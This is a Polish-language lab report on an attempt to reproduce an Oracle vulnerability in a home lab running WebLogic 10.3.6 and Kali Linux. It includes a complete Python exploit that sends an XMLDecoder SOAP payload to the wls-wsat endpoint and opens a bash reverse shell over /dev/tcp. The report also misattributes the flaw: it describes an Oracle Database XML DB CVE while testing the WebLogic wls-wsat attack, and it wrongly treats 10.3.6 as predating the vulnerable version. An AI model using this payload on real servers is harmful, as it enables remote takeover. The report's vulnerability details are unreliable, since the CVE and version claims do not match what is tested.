1. Wstęp


CVE-2017-10261 - podatność w komponencie Bazy Danych XML serwera Oracle Database, dotycząca wersji 11.2.0.4 oraz 12.1.0.2. Pozwala ona atakującym o niskich uprawnieniach, mogącym tworzyć sesje i logować się do infrastruktury, na kompromitację Bazy Danych XML. Skuteczne wykorzystanie tej podatności może prowadzić do nieautoryzowanego dostępu do krytycznych danych lub wszystkich danych dostępnych w Bazie Danych XML. Data zgłoszenia to 18 października 2017. Podatność została skategoryzowana w CVSS 2.0 jako 4.0, a w CVSS 3.x jako 6.5.

2. Przebieg

Pobrano https://download.oracle.com/otn/nt/middleware/11g/wls/1036/wls1036_dev.zip


Pobrano i zainstalowano wersje Javy JDK1.6

Po rozpakowaniu pliku uruchomiono pliki konfiguracyjne



Stworzono nową domene za pomocą skryptu:

Domena ma nazwę ‘podatnosc’. Uruchomiono ją ręcznie:




Domena uruchomiła się pomyślnie


Widok po zalogowaniu:

Następnie skonfigurowano maszyne Kali Linux tak aby była w jednej sieci z komputerem hosta.

Sprawdzenie połączenia:



Wdrozono wls-wsat



Problem pojawił się przy próbie skonfigurowania CoordinatorPortType jako end pointa.

Problem może wynikać z wersji 10.3.6 serwera, która jest wersją wcześniejszą niż w wybranej podatności. Serwer w podatnej wersji nie jest ogólnodostępny do pobrania. Próbowałam zainstalować i skonfigurować serwer na maszynie hosta jak i na Ubuntu, w obu przypadkach niepomyślnie. Do zbadania podatności miał zostać użyty następujący skrypt:

```python
import requests
import sys

def exploit(target, lhost, lport):
    url = f"http://{target}/wls-wsat/CoordinatorPortType"
    headers = {
        "Content-Type": "text/xml"
    }
    data = f"""
    <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
        <soapenv:Header>
            <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
                <java>
                    <object class="java.lang.ProcessBuilder">
                        <array class="java.lang.String" length="3">
                            <void index="0">
                                <string>/bin/bash</string>
                            </void>
                            <void index="1">
                                <string>-c</string>
                            </void>
                            <void index="2">
                                <string>bash -i >& /dev/tcp/{lhost}/{lport} 0>&1</string>
                            </void>
                        </array>
                        <void method="start"/>
                    </object>
                </java>
            </work:WorkContext>
        </soapenv:Header>
        <soapenv:Body/>
    </soapenv:Envelope>
    """

    try:
        response = requests.post(url, headers=headers, data=data)
        print(f"HTTP Status Code: {response.status_code}")
        print(f"Response Text: {response.text}")
        if response.status_code == 500:
            print("[+] Exploit sent successfully!")
        else:
            print("[-] Exploit failed.")
    except requests.exceptions.RequestException as e:
        print(f"Request failed: {e}")
```

```python
if __name__ == "__main__":
    if len(sys.argv) != 4:
        print(f"Usage: {sys.argv[0]} <target> <lhost> <lport>")
        sys.exit(1)

    target = sys.argv[1]
    lhost = sys.argv[2]
    lport = sys.argv[3]
    exploit(target, lhost, lport)
```

Odpowiedź skryptu:

Jedną z możliwości, która mogła blokować wykorzystanie tej podatności mógł być firewall